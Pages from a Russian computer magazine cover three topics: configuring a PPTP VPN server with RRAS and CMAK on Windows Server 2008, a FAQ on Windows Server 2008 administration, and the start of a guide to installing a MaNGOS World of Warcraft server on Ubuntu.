Собственно, все предустановки, о которых говорилось выше, сводятся к активации этих служб в разной комбинации. В большинстве случаев следует выбрать «Удаленный доступ (VPN или модем)», а затем — «Доступ к виртуальной частной сети (VPN)». Далее просто нужно указать на сетевой интерфейс, который подключен к интернету (отметив его мышкой). Если мастер обнаружит только одно активное соединение, то он закончит работу с предупреждением, что для данного режима требуется еще одна сетевая карта, либо предложит перейти к настройкам в режиме «Особая конфигурация».

Флажок «Безопасность с использованием фильтра статических пакетов» рекомендуется оставить взведенным. Такие фильтры пропускают VPN-трафик только с указанного интерфейса, а исключения для разрешенных VPN-портов придется настраивать вручную. При этом можно настраивать статические фильтры и брандмауэр Windows на одном интерфейсе, но не рекомендуется, так как это снизит производительность.

На шаге «Назначение IP-адресов» выбери способ получения IP-адреса клиентами при подключении к VPN-серверу: «Автоматически» либо «Из заданного диапазона адресов». Проверка подлинности учетной записи может быть произведена как сервером RRAS, так и любым другим сервером, поддерживающим протокол RADIUS. По умолчанию предлагается первый вариант, но в большой сети с несколькими серверами RRAS лучше использовать RADIUS. На этом работа мастера заканчивается. Нажимаем кнопку «Готово», и появившееся окно сообщает, что необходимо настроить «Агент ретрансляции DHCP». Если RRAS и DHCP-сервер находятся в одном сегменте, и нет проблем с обменом служебных пакетов, тогда Relay agent настраивать необязательно (кстати, на внутреннем интерфейсе он активируется по умолчанию).

НАСТРОЙКИ В КОНСОЛИ

В окне консоли теперь будет доступно дерево установок. Желательно пройтись по всем пунктам, чтобы разобраться, что где находится. Так, в пункте «Интерфейсы сети» будут показаны все настроенные ранее сетевые интерфейсы. Выбрав в меню пункт «Создать новый интерфейс вызова по требованию», можно добавить подключение к VPN или PPPoE-серверам. Для просмотра списка протоколов, используемых портов и их состояния переходим в «Порты». Кнопка «Настроить» в окне «Свойства» позволяет изменить параметры работы выбранного протокола. Например, по умолчанию количество PPTP-, L2TP- и SSTP-подключений (портов) ограничено 128, а также разрешены все подключения (удаленного доступа и по требованию). В качестве (необязательного) идентификатора сервера используется телефон, введенный в поле «Номер телефона для этого устройства».

В пункте «Клиенты удаленного доступа» отображается список подключенных клиентов. Цифра рядом с названием пункта подскажет их количество. При помощи контекстного меню можно проверить состояние клиента и при необходимости его отключить. Два пункта IPv4 и IPv6 позволяют настроить IP-фильтры, статические маршруты, агент DHCP-ретрансляции и некоторые другие параметры.




▸ links

• Протокол PPTP документирован в RFC 2637 — www.ietf.org/rfc/rfc2637.txt.

• MPPE (Microsoft - Point-to-Point Encryption) — www.ietf.org/rfc/rfc3078.txt.

• MPPC (Microsoft-Point-to-Point Compression) — www.ietf.org/rfc/rfc2118.txt.



▸ video


На прилагаемом к журналу диске ты найдешь видеоролик, где показано, как поднять PPTP-сервер на базе Win2k8 и создать профиль подключения пользователя при помощи пакета CMAK.

Когда все настройки завершены, можно попробовать подключиться клиентом. На этом этапе часто сталкиваются с ошибкой 649: «Пользователь не имеет прав для дозвона». По умолчанию проверка прав доступа пользователя производится средствами Сервера политик сети — NPS. Проверить установки можно, зайдя в «Администрирование → Управление компьютером → Служебные программы → Локальные пользователи и группы». Поэтому при появлении такого сообщения разреши выбранной группе подключаться к серверу политик (подробнее о NPS читай в статье «Сетевой коп», опубликованной в декабрьском номере журнала за 2008 год).

РАБОТА СО ВКУСОМ

Нельзя не рассказать о еще одной возможности, которая заметно упростит жизнь администраторам — пакете администрирования диспетчера подключений CMAK (Connection Manager Administration Kit). Мастер CMAK создает профиль, который позволит пользователям входить в сеть только с теми свойствами подключения, которые определит для них админ. Это не новинка Win2k8 — CMAK был доступен еще для Win2k и поддерживает клиентов вплоть до Win95. Тем не менее, провайдеры до сих пор снабжают пользователя мудреными инструкциями вместо того, чтобы предоставить ему готовые файлы с настройками.
CMAK является компонентом Win2k8, но по умолчанию не инсталлируется. Сам процесс установки при помощи «Диспетчера сервера» стандартен. Выбираем «Компоненты — Добавить компоненты» и в появившемся мастере отмечаем «Пакет администрирования диспетчера подключений». По окончании установки одноименный ярлык появится в меню «Администрирование».
При вызове CMAK запустится мастер, который поможет создать профиль диспетчера подключений. На первом шаге выбери ОС, для которой предназначен профиль. Доступны два варианта: Vista и Windows 2000/2003/XP. Основное их отличие состоит в том, что Vista поддерживает SSTP. Далее выбираем «Новый профиль». Есть возможность использовать в качестве шаблона уже имеющийся профиль; последующие шаги предлагают объединить несколько профилей. Указываем название службы (пользователи его увидят после установки пакета) и имя файла, куда будет сохранен профиль. При создании профиля службы мастер CMAK копирует все входящие в этот профиль файлы в Program Files\CMAK\Profiles. В некоторых сетях при проверке подлинности используется имя области (Realm name), например, в Windows это имя AD домена (user@domain.com). Мастер позволяет задать такое имя области, которое будет автоматически добавлено к логину. И, наконец, добавляем поддержку VPN-подключений. Активируем флажок «Телефонная книга из этого профиля» и затем выбираем «Всегда использовать один VPN-сервер» или «Разрешить пользователю выбирать VPN-сервер перед соединением». Во втором случае требуется заранее подготовить txt-файл со списком серверов (формат файла go.microsoft.com/fwlink/?LinkId=80962). На этапе «Создать или изменить» выбираем «Изменить», чтобы появилось окно «Правка VPN». Здесь три вкладки (при активном IPv6 — четыре). В «Общие» отмечаем «Отключить общий доступ к файлам и принтерам» (в большинстве случаев такая функциональность не требуется). В IPv4 указываются адреса основного и дополнительного DNS и WINS серверов. Установкой соответствующих флажков можно указать на использование PPTP-подключения как шлюза по умолчанию и активировать сжатие IP-заголовков. Настройки безопасности производятся в одноименной вкладке. Здесь указываем, обязательно ли использовать шифрование, и отмечаем необходимые методы аутентификации. Список «Стратегия VPN» позволяет указать, какой метод будет использован при подключении к VPN-серверу. Возможно два варианта: только один протокол или перебор протоколов до успешной активации соединения. В контексте статьи нас интересует «Использовать только PPTP» или «Сначала PPTP». Здесь все, — закрываем окно и двигаемся дальше.
Страница «Добавить телефонную книгу» позволяет задать номера, используемые для подключения к dial-up серверу. При необходимости можно также настроить автоматическое обновление списка номеров. Страница «Настроить записи удаленного доступа к сети», а также окно, появляющееся при нажатии «Изменить», сходны по содержанию с «Создать или изменить». Следующий шаг позволяет модифицировать таблицы маршрутизации на подключившихся клиентах: в большинстве случаев лучше оставить «Не изменять таблицы маршрутизации». Если нужно, указываем параметры прокси для IE. Кроме стандартных установок, мастер позволяет установить действия, которые могут быть выполнены на разных этапах подключения клиента (например, запустить программу). Далее задаем значки для разных ситуаций (окна подключения, телефонной книги и так далее), выбираем файл справки, сведения о поддержке. При необходимости включаем в профиль диспетчер подключений. Это может быть полезно для клиентских систем, на которых установлена ОС, не содержащая диспетчер. Сюда же можно добавить текстовый файл с лицензионным соглашением и дополнительные файлы, которые будут поставляться с профилем. На этом работа мастера окончена — в резюме будет показан путь к установочному файлу. Копируем его в общедоступную папку, чтобы пользователи могли свободно скачать.
Теперь юзерам достаточно запустить исполняемый файл и ответить на один-единственный вопрос: сделать это подключение доступным для «Всех пользователей» или «Только мне». После чего значок нового соединения будет добавлен в «Сетевых подключениях», и появится окно регистрации, в котором необходимо ввести свой логин и пароль. Очень удобно! ⊐⊏

В результате работы мастера настройки CMAK мы получим несколько файлов





СЕРГЕЙ «GRINDER» ЯРЕМЧУК
/ GRINDER@UA.FM /

Через тернии к идеальным окнам

MEGAFAQ ПО WINDOWS SERVER 2008

Весьма оснащенная функционально, Win2k8 проста в управлении и чрезвычайно гибка в настройках. Но система имеет свои особенности — естественно, по мере освоения появляются вопросы. Отвечаем на самые распространенные из них.

КАК ПРОДЛИТЬ ОЦЕНОЧНЫЙ ПЕРИОД?


Дистрибутив можно свободно скачать с сайта Microsoft, и он будет полностью работоспособен в течение 60 дней, после чего появится окно с сообщением о необходимости регистрации. Проверить количество дней до окончания текущего 60-дневного периода можно, введя команду «slmgr.vbs -dli». Но если срок окажется мал, можно продлить оценочный период еще три раза по 60 дней, — то есть, суммарно он может составлять до 240 дней. Механизм продления прост. По окончании 60 дней для сброса периода вводим команду «slmgr.vbs -rearm» и перезагружаем систему. Все подробности описаны в документе **KB948472** (support.microsoft.com/kb/948472). Там же можно найти пример скрипта, который позволит автоматизировать эту задачу с использованием планировщика. Но использовать такой сервер в производственной среде нежелательно, режим предназначен только для тестирования.

КАК ЛОКАЛИЗОВАТЬ WIN2K8?


Версия Win2k8, доступная для закачки на сайте Microsoft, предлагается только с английским, немецким, французским, испанским и японским языками интерфейса (хотя корпоративным пользователям уже поставляется локализованный дистрибутив). Чтобы самостоятельно русифицировать Win2k8, первым делом нужно скачать «Пакет многоязыкового интерфейса пользователя для Windows Server 2008» (Windows Server 2008 MUI Language Pack) в центре загрузки www.microsoft.com. Русский содержится в третьей группе. В зависимости от разрядности системы (32 и 64) требуется выбрать свой вариант: XXX_x86fre_Server_LP_4-KRMSLP4_DVD.img или XXX_amd64fre_Server_LP_4-KRMSLPX4_DVD.img. Для Itanium (ia64) пока такой пакет недоступен. Установка несколько нестандартна, но, в общем-то, проста. Записываем IMG-образ на диск или извлекаем каталог нужного языка. Вызываем консоль «Regional and Language Options». Во вкладке «Keyboards and Languages» нажимаем Install/uninstall languages и в появившемся менеджере указываем на каталог с языковыми файлами. Если приходится часто устанавливать систему, то лучшим вариантом будет пересборка образа при помощи WAIK. Для Hyper-V также выпущен пакет локализации **Hyper-V Language Pack** (support.microsoft.com/kb/951636).

ВОЗМОЖНО ЛИ ОБНОВИТЬ AD С WIN2K3 ДО WIN2K8?

Перевести домен с Win2k3 на Win2k8 можно тремя способами. Первый — обновить систему. Из-за большой разницы в архитектуре и функциях здесь заложено много подводных камней. Так, Win2k3 обязательно должен быть с SP1/SP2 или версии R2. Обновить систему можно только до «Full installation», до Server Core — нельзя. Не поддерживается апдейт перекрестной архитектуры и разных версий. То есть, на x86 Win2k3 нельзя поставить x64, а из Enterprise Edition нельзя сделать Standard Edition. Хотя в последнем случае есть одно исключение: поддерживается обновление Standard до Enterprise. Также следует помнить об отличиях в системных требованиях, ресурсных ограничениях и настройках системы. Некоторые



WWT — инструмент для определения совместимости приложения с Win2k8



Активация сервиса «Обозреватель компьютеров»

из этих вопросов освещены в документе «WS2008: Upgrade Paths, Resource Limits & Registry Values», который можно найти на blogs.technet.com.
Второй вариант перехода AD заключается в том, чтобы добавить новый контроллер на Win2k8 и после успешной репликации передать роль Flexible Single Master Operations (FSMO) новому серверу, который и будет главным в домене. Вероятность остаться с неправильно настроенной AD минимальна.
Наконец, третий вариант — задействовать инструмент миграции Active Directory Migration Tool (ADMT): он позволит перенести учетные записи пользователей и компьютеров, локальные и глобальные группы, доверительные отношения. Подойдет ADMT версии 3.1 (можно скачать с сайта мелкомягких), а документ «ADMT v3.1 Guide: Migrating and Restructuring Active Directory Domains» поможет разобраться с тем, как его использовать.

ГДЕ МОЙ NETBIOS?

В больших сетях, управляемых Active Directory, служба NetBIOS — излишняя роскошь, и многие админы отказываются от ее установки, задействуя для разрешения имен DNS. Тем не менее, бывает, возникает необходимость в такой службе. Например, контроллеры домена неправильно отображают подключенные к сети компьютеры, или нужна короткая ссылка для «быстрого» доступа. После обновления до Win2k8 или установки новой системы служба «Обозреватель компьютеров» по умолчанию отключена. Активировать ее можно несколькими способами. Самый простой: вызвать MMC-консоль «Службы» (Пуск → Администрирование) и установить запуск «Обозреватель компьютеров» в Авто. Во вкладке «Вход в систему» дополнительно можно указать учетную запись, используемую службой при входе в систему. Кстати, обрати внимание, — служба «Модуль поддержки NetBIOS через TCP/IP» по умолчанию запущена.
Настройками служб возможно управлять и из командной строки при помощи утилиты sc. С полным списком параметров можно познакомиться, введя «sc config /?». Стартуем:

```
> sc start browser
```

Для анализа работы NetBIOS обычно используют штатную команду «net view», как вариант — утилиту Browstat.exe. Последняя имеется в каталоге support установочного диска (до Win2k8) или в комплекте Browcon (NetBIOS Browsing Console), ссылку на который можно найти на странице support.microsoft.com/kb/818092. После чего запускаем:

```
> browstat.exe status WORKGROUP
```

КАК СКРЫТЬ ОТ ПОЛЬЗОВАТЕЛЯ ОПРЕДЕЛЕННЫЕ СЕТЕВЫЕ КАТАЛОГИ?


Среднестатистический пользователь — существо любопытное и все время пытается получить доступ к ресурсам, на которые у него нет прав. Мало того, что он бесполезно тратит на это свое время, так еще и дергает админа вопросами типа: «объясни, почему мне нельзя?». Не стоит забывать и о том, что при таких безуспешных попытках система аудита заваливается «лишними» событиями. Самый простой выход из ситуации: просто не показывать пользователю общие папки, на которые у него нет прав. А поможет в этом технология Access-Based Enumeration (ABE, «Перечисление на основе доступа»). Статус ABE для каждой сетевой папки можно узнать и установить при помощи консоли «Управление общими ресурсами и хранилищами» (Share and Storage Management). Просто выбираем свойства нужного ресурса и смотрим значение поля «Перечисление на основе доступа». Чтобы изменить настройки, нажимаем кнопку «Дополнительно» и устанавливаем/снимаем одноименный флажок.


ЕСТЬ ЛИ ГРАФИЧЕСКИЕ ИНСТРУМЕНТЫ ДЛЯ УПРАВЛЕНИЯ SERVER CORE?

Одной из особенностей Win2k8 стала возможность ее использования без графической оболочки. Несмотря на все плюсы такого режима, настраивать систему из консоли на порядок сложнее. Выход из ситуации предложен сторонними разработчиками, — благодаря их усилиям, мы получили три бесплатные утилиты, практически ничем не отличающиеся функционально и носящие одинаковое название — «Core Configurator».
Самой первой и поэтому известной является Core Configurator от Гая Теверовского. Эта программа предлагает графический интерфейс для настройки более десятка параметров Server Core, которыми пришлось бы управлять из командной строки: настройка сетевого интерфейса, экрана, времени и часового пояса, Remote Desktop, учетных записей, брандмауэра, WinRM, установка ролей и компонентов, активация продукта. К сожалению, автор из-за разногласий с работодателем прекратил разработку этой утилиты и убрал ссылку с домашней страницы. Но ничто не мешает найти ее на других ресурсах, чуток погуглив. Второй Server Core Configurator разрабатывается в рамках проекта **CodePlex** (www.codeplex.com/CoreConfig) под лицензией Microsoft Public License (Ms-PL). Этот пакет представляет собой коллекцию скриптов, которые помогут в графической среде быстро настроить систему и сервисы. Венчает список конфигураторов **SmartX CoreConfigurator** (www.smart-x.com), распространяемый под бесплатной (для некоммерческого использования) лицензией.

ЧТО ТАКОЕ GLOBALNAMES В WINDOWS SERVER 2008?

В службе DNS-сервера реализована поддержка зоны GlobalNames, предназначенной для хранения однокомпонентных имен (отметим, что разрешение однокомпонентных имен обеспечивается, только если все полномочные DNS-серверы работают под управлением Win2k8). В некоторых ситуациях ее применение позволяет полностью отказаться от WINS (разрешение имен NetBIOS в IP-адреса). Почему не во всех? В отличие от WINS, зона GlobalNames работает только с ограниченным набором


Использование ABE в Win2k8 упрощено


При помощи CoreConfigurator можно установить основные параметры в Server Core

имен (как правило, серверов и веб-узлов) и не предназначена для разрешения имен большого количества рабочих станций. Хотя тут есть плюс — областью репликации GlobalNames является весь лес, что гарантирует использование действительно уникальных имен. Предусмотрено использование GlobalNames с несколькими лесами. Зона GlobalNames не поддерживает динамические обновления. Создание и обслуживание записей производится вручную.
Для активации в рабочем DNS-сервере зоны GlobalNames следует вызвать «Диспетчер DNS» (DNS Manager) и в контекстном меню, на пункте «Зоны прямого просмотра» (Forward Lookup Zones), щелкнуть «Создать новую зону» (New Zone). В появившемся мастере нужно выбрать «Основная зона» и отметить флажком пункт «Сохранять зону в Active Directory». В качестве имени зоны вводим GlobalNames. Чтобы отказаться от динамического обновления, устанавливаем переключатель в «Запретить динамические обновления» (Do not allow dynamic updates).

КАК ПЕРЕИМЕНОВАТЬ КОНТРОЛЛЕР ДОМЕНА?

Чтобы переименовать контроллер домена на Win2k8, нужно выполнить несколько достаточно простых операций. Это — в теории, а на практике все происходит не так гладко. В каждой ситуации приходится разбираться отдельно. Например, присутствие на КД Центра Сертификации (CA) означает, что сменить имя КД или его роль будет непросто. Наличие Exchange также создает проблемы. В более ранних версиях системы для этого предлагалась утилита RENDOM (Rename Domain), которую тоже можно использовать с Win2k8, если функциональный уровень домена не выше Win2k3. Скачай RENDOM по ссылке на странице technet.microsoft.com/en-us/windowsserver/bb405948.aspx, там же найдешь и описание ее работы. В Win2k8 для переименования используется утилита NETDOM, которая также была доступна в ранних версиях системы.
Необязательно выполнять команду на самом КД, достаточно, чтобы пользователь, выполняющий ее, имел права администратора домена. Например, переименуем домен server.com в server.ru:

```
> NETDOM computername server.com /add:server.ru
```

После чего перезагружаем КД. В DNS-сервере должна появиться A-запись с новым именем. Некоторое время потребуется на репликацию настроек на другие полномочные DNS-сервера. Затем даем команду:

```
> NETDOM computername server.com /makeprimary:server.ru
```

Опять перезагружаемся и удаляем старый домен:

```
> NETDOM computername server.ru /remove:server.com
```


Проверить добавление нового имени можно при помощи консоли ADSI Edit (AdsiEdit.msc), которая теперь является компонентом системы. И поэтому, в отличие от Win2k3, скачивать ее не нужно. Для установки ADSI Edit выбираем в Диспетчере сервера «Добавить компоненты» и в окне компонент раскрываем список «Средства удаленного администрирования сервера» (Remote Server Administration Tools). Затем переходим в «Средства администрирования ролей» (Role Administration Tools) — «Средства доменных служб Active Directory» (Active Directory Domain Services Tools) и отмечаем «Средства контроллера домена Active Directory» (Active Directory Domain Controller Tools). После этого вызываем утилиту из командной строки или через пункт «Редактирование ADSI» в меню «Пуск — Администрирование». Подключаемся к КД и находим атрибут msDS-AdditionalDnsHostName, который должен содержать новое значение.


ВОЗМОЖНА ЛИ ВРЕМЕННАЯ ОСТАНОВКА КОНТРОЛЕРА ДОМЕНА?


При обслуживании контроллера домена во избежание ненужных репликаций может понадобиться временная остановка службы Active Directory. Например, чтобы проверить целостность баз данных AD при помощи утилиты Ntdsutil, ранее было необходимо перезагружаться в режим восстановления DSRM (Directory Services Restore Mode) по клавише <F8> во время начальной загрузки. Так как в Win2k8 AD функционирует в качестве сервиса, то процесс остановки выглядит достаточно просто. Ты найдешь ее вместе с остальными сервисами в консоли «Службы». Называется она «Службы домена Active Directory» (Active Directory Domain Services), и ее можно останавливать и перезапускать, как и любую другую. Хотя некоторые внутренние отличия все же есть. Так, при остановке AD обязательно отключаем и все зависящие от нее службы (они перечислены во вкладке «Зависимости»): «Центр распределения ключей Kerberos» (Kerberos Key Distribution Center), «Сервер DNS», «Перекрестный обмен сообщениями» (Intersite Messaging), «Репликация DFS» (DFS Replication).
В командной строке остановка/запуска службы AD DS выглядит еще проще:

```
> sc stop NTDS
> sc start NTDS
```

Когда служба AD DS остановлена, можно подключаться к домену через другой КД.
Кроме этого, в Win2k8 есть возможность изменить установки DSRM-входа. Для этого устанавливаем ключ реестра HKLM\System\CurrentControlSet\Control\Lsa\DSRMAdminLogonBehavior в одно из следующих значений:


Создаем новую DNS-зону


ADSI Edit входит в состав Win2k8


Цветовая схема Aero

- 0 (по умолчанию) — администратор не может войти в DSRM без подтверждения соответствующих прав в домене, полученных с другого КД;
- 1 — администратор может войти в DSRM, когда AD DS остановлен;
- 2 — администратор может войти в DSRM в любое время.

КАК МНЕ УЗНАТЬ, БУДЕТ ЛИ МОЕ ПРИЛОЖЕНИЕ РАБОТАТЬ В WIN2K8?

Самый верный способ — установить и проверить работоспособность. Правда, для этого придется собрать «тестовый стенд», что не всегда возможно (не все ситуации можно эмулировать). Чтобы упростить жизнь разработчикам, администраторам и пользователям, предлагаются две программы подтверждения совместимости:

- Works With Windows Server 2008 — показывает, что успешно пройдены все тесты на совместимость для указанной платформы;
- Certified for Windows Server 2008 — приложение соответствует требованиям Майкрософт, необходимым для успешной работы, и может использоваться при выполнении критических задач.

Также приложение может получить дополнительное обозначение Hyper-V, гарантирующее успешную работу в виртуализированной среде. Самостоятельно протестировать приложение по условиям программы Works With можно при помощи утилиты Works With Tool for Windows Server 2008 (WWT). Параметров при тестировании проверяется достаточно много, но утилита включает добротный пошаговый мастер, который проведет пользователя через весь процесс оценки ПО.

В процессе работы мастера предстоит заполнить сведения о версии программы и производителе, оборудовании системы — и так далее. WWT сравнит систему до и после установки приложения, выдаст информацию о расположении файлов. Результат обычно оформляется в виде HTML-отчета или в пакете специального формата, который можно отправить Microsoft для анализа и получения статуса.

МОЖНО ЛИ ИЗ WIN2K8 СДЕЛАТЬ РАБОЧУЮ СИСТЕМУ?

У Win2k8 и Vista довольно много общего, и большая часть совместимых с Vista приложений будут работать в серверной системе. Драйвера для оборудования (в том числе, для 64-битной версии), написанные для Vista, нормально работают в Win2k8.

Для эмуляции Vista потребуется добавить несколько ролей и компонентов. Из них основной компонент — «Возможности рабочего стола» (Desktop Experience). Он добавит в систему медиапроигрыватель, поддержку тем (в том числе, Aero), почтовый клиент, календарь и другие программы. Компонент активируется стандартно через «Диспетчер сервера» или в командной строке:

```
> Servermanagercmd — i Desktop-Experience
```

После его установки потребуется перезагрузка сервера, после которой мы самостоятельно подключаем и настраиваем нужные функции.

Например, темы и звук реализованы посредством сервисов. Для их активации используем соответствующую консоль или командную строку:

```
> Sc config themes start= auto
> Net start themes
> Sc config audiosrv start= auto
> Net start audiosrv
```

Кроме Desktop-Experience, нелишними будут Wireless-Networking, BitLocker, Backup-Features, служба поиска Windows Search и PowerShell.

В итоге, вероятность превратить Win2k8 в полноценную рабочую систему весьма высока. Хотя особых преимуществ от такого перехода нет, а единственным мотивом может служить желание изучать новую систему.



links

- Список приложений, поддерживающих контроллеры домена только для чтения, можно найти в документе «Applications That Are Known to Work With RODCs» по адресу technet.microsoft.com/en-us/library/cc732790.aspx.
- Полнофункциональную пробную версию Win2k8 ищи по адресу www.microsoft.com/windowsserver2008.
- Последняя версия Microsoft Hyper-V Server 2008 доступна на странице www.microsoft.com/servers/hyper-v-server.



info

- Если соберешь все номера «][акера», начиная с мая 2008-го, то найдешь хорошую подборку статей по использованию Win2k8!
- Подробнее о WAIK смотри статью «Самосборные окна» в позапрошлом номере (январь 2009).





ВЛАДИМИР «TURBINA» ЛЯШКО
/ V.TURBINA@GMAIL.COM /

Наркотик для игроманов



СТАВИМ ПОД LINUX ПОПУЛЯРНЫЕ ИГРОВЫЕ СЕРВЕРА

Ролевая игра World of Warcraft и шутер Call of Duty завоевали миллионы поклонников во всем мире. Увы, чтобы поиграть, на большинстве серверов придется раскошелиться. Бесплатные сервера часто перегружены или попросту недоступны из другого региона. Так почему бы не поднять свой собственный игровой сервачок?

Цель проекта **MaNGOS** (Massive Network Game Object Server, getmangos.com) — это создание альтернативной реализации сервера WoW. Сегодня доступны версии под Linux, FreeBSD и Windows. Лицензия не позволяет использовать мангос в коммерческих целях и устанавливать публичные серверы на его основе, но никто не запрещает настроить WoW-сервер в домашней сети.

Существуют отдельные проекты по наполнению базы данных мангос и написанию скриптов для уникального поведения отдельных NPC. Код MaNGOS является открытым, и энтузиасты предлагают огромное количество патчей, устраняющих те или иные ошибки. Обилие наработок, порядок их установки и прочие тонкости могут сбить с толку любого. Поэтому статья написана в виде пошагового руководства.

РАЗДЕЛЯЕМ И ВЛАСТВУЕМ С МАНГОС

Чтобы построить сервер только из свободно распространяемых компонентов, установку будем производить в Ubuntu 8.04 LTS (хотя многое из сказанного актуально и для других Linux-дистрибутивов). Сначала инсталлируем пакеты, необходимые для получения git/SVN-архивов и сборки приложений. Так как для хранения игрового мира используется MySQL (по умолчанию) или PostgreSQL, ставим соответствующие пакеты. Также, нужны заголовочные файлы OpenSSL и сервера БД.

```
$ sudo apt-get install libssl-dev mysql-server mysql-client libmysqlclient15-dev autoconf automake1.9 libtool build-essential subversion patch zlibc libc6 git git-core zlibc
```

Создаем рабочий каталог:

```
$ mkdir source; cd source
```

